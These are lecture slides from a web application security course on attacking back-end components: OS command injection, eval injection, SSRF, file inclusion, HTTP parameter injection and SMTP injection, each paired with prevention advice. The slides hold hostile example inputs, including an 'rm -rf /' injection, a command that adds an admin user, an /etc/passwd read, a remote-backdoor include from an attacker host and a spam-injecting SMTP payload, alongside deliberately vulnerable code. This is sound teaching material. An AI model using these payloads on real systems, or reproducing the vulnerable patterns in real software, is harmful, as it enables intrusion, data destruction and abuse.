

Web Application Security

Lecture:08

Attacking Back-End Components

Miss Maryam Malik
Lecturer
Department of cyber security
Air university Islamabad

Injecting OS Commands

- vulnerability where an attacker can execute arbitrary commands on a server by exploiting improperly sanitized user inputs.
- Modern web platforms provide built-in APIs for server operations, offering safe and structured interactions.
- Developers sometimes bypass these APIs in favor of direct OS command execution due to its power, simplicity, and immediate functionality.
- Vulnerable functions (e.g., `exec()` in PHP) execute these commands in the server's operating system.

Example

```
<?php
// Get the directory name from user input
$dir = $_GET['dir'];
// Execute a system command to list the files
exec("ls " . $dir);
?>
```


<http://example.com/list.php?dir=/home/user>

ls /home/user

If the dir parameter isn't validated or sanitized, an attacker could manipulate it.

<http://example.com/list.php?dir=/home/user;rm -rf />

ls /home/user;rm -rf /



A user enters a directory name as a query parameter in the URL, like:

Command Injection in ASP Using C#



The application allows administrators to view the contents of a directory. The code dynamically constructs and executes a command based on user input:

```
string dirName = "C:\\filestore\\" + Directory.Text;  
ProcessStartInfo psInfo = new ProcessStartInfo("cmd", "/c dir " +  
dirName);  
...  
Process proc = Process.Start(psInfo);
```

cmd /c dir C:\filestore\Documents

If an attacker provides the following input: **& net user hacker P@ssw0rd /add**

cmd /c dir C:\filestore\Documents & net user hacker P@ssw0rd /add

&: Indicates the next command to execute after the first one.

net user hacker P@ssw0rd /add: Creates a new user (hacker) with the password P@ssw0rd and adds them to the system.

Dynamic Execution

- A technique where code is **generated and executed at runtime**.
- Useful for creating flexible applications but dangerous if **user input** is executed directly.

```
$storedsearch = $_GET['storedsearch'];  
eval("$storedsearch");
```

URL: /search.php?storedsearch=\\$mysearch%3dwahh

Decoded Input: \$mysearch=wahh

```
$mysearch = "wahh";
```

Creates a variable \$mysearch dynamically.

The eval() function in PHP is used to evaluate and execute a string of PHP code at runtime. Essentially, it takes a string containing PHP code, compiles it, and executes it as if it were part of the original script.

Dynamic Execution

Malicious URL

`/search.php?storedsearch=\$mysearch%3dwahh;%20system('cat%20/etc/passwd')`

`$mysearch=wahh; system('cat /etc/passwd')`

Second Command: `system('cat /etc/passwd')`

This executes the shell command `cat /etc/passwd`, which reads and displays the contents of the `/etc/passwd` file.

Identifying OS Command Injection Flaws

- Look for areas where the web app interacts with the OS.

Applications that call external OS processes or access system resources (e.g., checking disk space, listing directories, executing network commands) are often vulnerable.

- Targeting User Inputs: User-supplied data can be found in URLs, request bodies, and cookies. Test all user input points to check if they are passed to system commands.

Shell Metacharacters

- **Batching Commands:**

Metacharacters like semicolon (;), pipe (|), ampersand (&), and newline are used to chain multiple commands together.

1. Semicolon (;): Separates different commands in a single input.
2. Pipe (|): Redirects the output of one command to be the input of another.
3. Ampersand (&): Executes commands in parallel.

- **Backticks (`):**

Encapsulate commands to run them inside another command.

Blind command injection

- Blind command injection occurs when an attacker injects commands into an application, but the result of the injection is not directly visible in the response.

Time-Delay Inference:

Use time-based methods (like sleep or ping) to infer if command injection is possible, similar to blind SQL injection.

Preventing OS Command Injection

1. Avoid Direct OS Command Execution

Best Practice: The best way to avoid command injection is to never call out directly to OS commands.

Why?

OS commands often allow for complex functionality, but they are risky if user input is passed to them, as attackers can exploit these to execute arbitrary commands.

Alternative:

Instead of using raw OS commands (like `exec()` or `system()` in PHP, or `Runtime.exec()` in Java), use built-in APIs that are specifically designed to carry out tasks safely.

Preventing OS Command Injection

2. Use Specific Process Launching APIs

If calling OS commands is unavoidable, use command-line execution APIs that are explicitly designed to launch specific processes rather than passing arbitrary command strings through a shell interpreter.

Why? Shell interpreters (e.g., Bash, CMD) are powerful but risky because they allow command chaining and redirection, which attackers can manipulate. APIs like `Process.Start()` and `Runtime.exec()` do not expose this risk because they directly invoke specific processes with parameters, preventing unintended command execution.

3. Enforce Strict Input Validation and Whitelisting

Preventing Script Injection Vulnerabilities




1. **Avoid Dynamic Execution:** Never pass untrusted user input to functions like `eval()` or `setTimeout()`.
2. **Validate User Input:**
 - **Whitelist Input:** Accept only known good values.
 - **Limit Characters:** Allow only safe characters (e.g., alphanumeric).
3. **Encode/Escape Special Characters:**
 - **HTML:** Convert `<`, `>`, `"`, etc., to HTML entities (`<`, `>`).
 - **JavaScript:** Escape special characters in strings.
4. **Regular Security Audits:** Conduct penetration testing and code reviews to identify vulnerabilities.


Server-Side Request Forgery (SSRF)

Server-Side Request Forgery (SSRF) occurs when an attacker manipulates an application into making HTTP requests to internal or private services that it wouldn't normally have access to. This typically targets the server itself or internal resources via the loopback network interface (e.g., 127.0.0.1 or localhost).

Server-Side Request Forgery (SSRF)



Anatomy of Server-Side Request Forgery



example

A website lets you upload a profile picture by providing a URL

Example: <https://example.com?url=https://example.org/photo.jpg>.

The server fetches this image and stores it.

The attacker provides a trick

<https://example.com?url=http://127.0.0.1/admin>.

The server accesses <http://127.0.0.1/admin> because it doesn't check if the URL is safe.

It sends back any information it sees there (e.g., the admin dashboard or sensitive server data) to the attacker.

File Inclusion Vulnerabilities

- Many scripting languages like PHP allow developers to use **include files**.
- These files store reusable code (e.g., header files, configuration settings) to simplify application development.
- The **include** directive acts like copy-pasting the contents of the file directly into the script where it's used.

Remote File Inclusion (RFI)

RFI is a vulnerability that allows an attacker to include and execute a malicious file hosted on a remote server by manipulating a web application's input.

Example

```
$country = $_GET['Country'];  
include($country . '.php');
```

The code dynamically appends .php to the Country parameter value, loading a file with the corresponding name.

A user accesses

<https://wahh-app.com/main.php?Country=US>.

The server processes **US.php** and displays its content.

Malicious url

An attacker provides a remote file URL

<https://wahh-app.com/main.php?Country=http://wahh-attacker.com/backdoor>.

The application retrieves and executes the file backdoor.php from the attacker's server.

How to Prevent RFI



Disable Remote Includes:

In PHP, set `allow_url_include = Off` in the `php.ini` file to block remote file paths.

Validate Input: Use a whitelist of expected values (e.g., US, UK) for the Country parameter. Reject any input not matching these predefined values.

Avoid Dynamic Includes

Local File Inclusion (LFI)

Local File Inclusion is a vulnerability where an attacker tricks an application into including and processing files from the server's own filesystem. Unlike RFI, where remote files are fetched, LFI works only with files already present on the server.

example

```
Dim page
```

```
page = Request("Page")
```

```
Server.Execute(page & ".asp")
```

A legitimate request, like

<https://example.com/app?page=home>

includes and executes the file **home.asp**.

Local File Inclusion (LFI)

- By manipulating the Page parameter, attackers can request sensitive or unauthorized files: Accessing unauthorized scripts

<https://example.com/app?page=admin/dashboardIf/admin/dashboard.asp>

is otherwise restricted, including it dynamically may bypass access controls.

Injecting into Back-end HTTP Requests

- Applications often send **back-end HTTP requests** to other servers or services using **user-supplied data** as part of the request. If this input is not properly validated, attackers can manipulate these requests to exploit vulnerabilities.

Server-side HTTP Redirection Attacks

The attacker controls the URL or resource that the server requests.

Example:

A user-supplied URL parameter is used for redirection:

`https://example.com/proxy?url=http://trusted.com/resource`

The attacker modifies the URL to a malicious endpoint:

`phttps://example.com/proxy?url=http://malicious.com/steal`

HTTP Parameter Injection (HPI)

The attacker injects **arbitrary parameters** into the back-end HTTP request.

Example:

- A back-end request structure like:

plaintext

GET /api/resource?user=123&action=view HTTP/1.1

- The attacker adds an unexpected parameter:

plaintext

user=123&action=view&admin=true

Impact:

- Enables unauthorized actions, such as escalating privileges.

HTTP Parameter Pollution (HPP)



The attacker injects a duplicate parameter to **override existing values** in the back-end request.

- Example:

Original request:

plaintext

GET /api/resource?user=123&action=view HTTP/1.1

The attacker injects:

plaintext

user=123&action=delete

- Some servers process the second action parameter (delete) instead of the first (view).

Impact:

Alters request behavior, leading to unauthorized actions.

Attacks Against URL Translation

Web applications often rewrite URLs to map user-friendly paths to internal resources.

Example:

Friendly URL: /pub/user/marcus

Rewritten URL: /inc/user_mgr.php?mode=view&name=marcus

Vulnerability:

Improper handling of URL parameters can lead to attacks like **HTTP Parameter Injection (HPI)** or **HTTP Parameter Pollution (HPP)**.

How it Works:

Server rewrites URLs for cleaner, readable paths.

Rewriting is based on pre-defined rules (e.g., mod_rewrite in Apache).

Exploiting URL Translation

Original URL: /pub/user/marcus

Translates to: /inc/user_mgr.php?mode=view&name=marcus

Malicious URL: /pub/user/marcus%26mode=edit

Decodes to: /inc/user_mgr.php?mode=view&name=marcus&mode=edit

What Happens?

The mode parameter is duplicated, and the second value (edit) overrides the first (view).

Types of Attacks:

HPI (HTTP Parameter Injection): Injects extra parameters into the URL.

HPP (HTTP Parameter Pollution): Causes issues with duplicated parameters.

Injecting into Mail Services

Applications that allow users to send messages via the app typically interface with a mail (SMTP) server.

User input, such as message content or email address, is inserted into the SMTP conversation between the app server and the mail server.

Vulnerability:

If the user input is not properly validated or sanitized, attackers can inject arbitrary SMTP commands into the conversation.

Common Fields Affected:

Message contents, sender's email address (From field), subject, and other message fields.

Exploiting SMTP Injection

Attacker sends specially crafted input (e.g., malicious characters) through the form.

If the input is not filtered, it becomes part of the SMTP conversation, allowing the attacker to execute commands.

Common Exploit:

SMTP injection is frequently used by spammers to generate large volumes of unsolicited emails.

example

Attackers inject extra SMTP commands to manipulate the email process (e.g., sending emails to arbitrary recipients, spoofing sender addresses).

Prevention:

Validate and sanitize all user input.

Ensure that only allowed content (like alphanumeric text) can be injected into email fields.

SMTP Command Injection

- **SMTP Command Injection** is an attack where an attacker manipulates input fields (like email fields) in a web application to inject malicious commands into the **SMTP conversation** between the application and its mail server. This allows the attacker to send unauthorized or malicious emails, often for spam or phishing purposes.

Smtplib conversation

An **SMTP conversation** is the sequence of commands and responses exchanged between a client (e.g., a web application) and an SMTP server to send an email. These commands follow the **Simple Mail Transfer Protocol (SMTP)**.

SMTP Commands:

- 1.HELO/EHLO:** Initiates the conversation.
- 2.MAIL FROM:** Specifies the sender's email address.
- 3.RCPT TO:** Specifies the recipient's email address.
- 4.DATA:** Indicates the start of the email content (headers and body).
- 5.QUIT:** Ends the session.

example

Imagine a feedback form on a website:

Form Fields: From, Subject, Message

When submitted, the server generates an email and sends it via SMTP.

Normal Submission: The user fills out:

From: user@example.com

Subject: Feedback

Message: I love your website!

Normal conversation

The server sends the following
SMTP Conversation to the mail server:

plaintext

HELO mail.example.com

MAIL FROM: user@example.com

RCPT TO: support@example.com

DATA From: user@example.com

To: support@example.com

Subject: Feedback I love your website! .

QUIT

Attack

- The attacker manipulates the Subject field to include malicious commands:

Subject: Feedback%0d%0aRCPT

TO:spamtarg@exampl.com%0d%0aDATA%0d%0aFrom:attacker@exampl.com%0d%0aTo:spamtarg@exampl.com%0d%0aSubject:Buy Cheap Stuff!%0d%0aSpam Message%0d%0a.%0d%0a

It added new smtp commands

RCPT TO: spamtarg@exampl.com

DATA

From: attacker@exampl.com

To: spamtarg@exampl.com

Subject: Buy Cheap Stuff!Spam Message.

QUIT

Result

First Email:

Sent to support@example.com as intended.

Injected Second Email:

Sent to spamtarget@example.com
from attacker@example.com.

Content: "Buy Cheap Stuff! Spam Message."

Preventing SMTP Injection

E-mail Addresses:

Use a suitable **regular expression** to validate email addresses.

Reject any input containing newline characters (\n or \r).

Message Subject:

Ensure the subject does **not contain newline characters**.

Limit the **length** of the subject to prevent overflows.

Message Content:

Reject lines that contain just a **single dot** (.), as it marks the end of a message in SMTP.